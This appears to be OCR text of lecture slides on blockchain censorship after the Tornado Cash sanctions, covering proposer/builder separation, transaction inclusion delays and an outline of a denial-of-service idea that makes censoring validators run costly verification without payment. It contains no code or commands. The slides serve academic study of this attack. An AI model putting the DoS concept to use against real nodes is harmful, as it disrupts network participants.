
Tornado Cash & Sanctions



Blocks containing TC transactions



(recap) Proposer/Builder Separation



Searchers

(value extraction)

Builders

(block optimization)

Relayer


(sealed bid auction)

Validator/Proposer


(mining)

Transaction flow


Block Builders / Relayers / Proposers



Builders




Relayers




Proposers

Application Layer Censorship



Bitcoin Mixer Blender.io



Security Implications of Censorship


Any ideas?

Security Implications of Censorship


- Confirmation Latency
  - Does censorship slow down transaction confirmation?

- Denial of Service (DoS)
  - Does censorship introduce a Denial of Service vector?

Confirmation Latency - Setup



Confirmation Latency




- Average inclusion delay for TC transactions
  - August 2022: 15.8s ± 22.8
  - November 2022: 29.3s ± 23.9

Denial of Service

- High Level Idea
  - Let a node do work without paying the node!
  - Leverage: Transaction creation must be cheaper than verification.
    - Cheaper in e.g. CPU terms to perform a CPU DoS

- Different potentially censoring nodes
  - Forwarding full nodes
  - Validators/Miners
  - Relayers
  - Searchers
  - Builders

Denial of Service – Idea


(1) Send TX
TX
Is the validator executing this TX censoring address C?
Yes
No
Execute complex code
Execute simple code
Transfer funds to C
Attacker
Censoring Validator
(2) Verify TX does not involve C
(3) Run complex code to verify TX
(4) TX should be censored
Verification Program

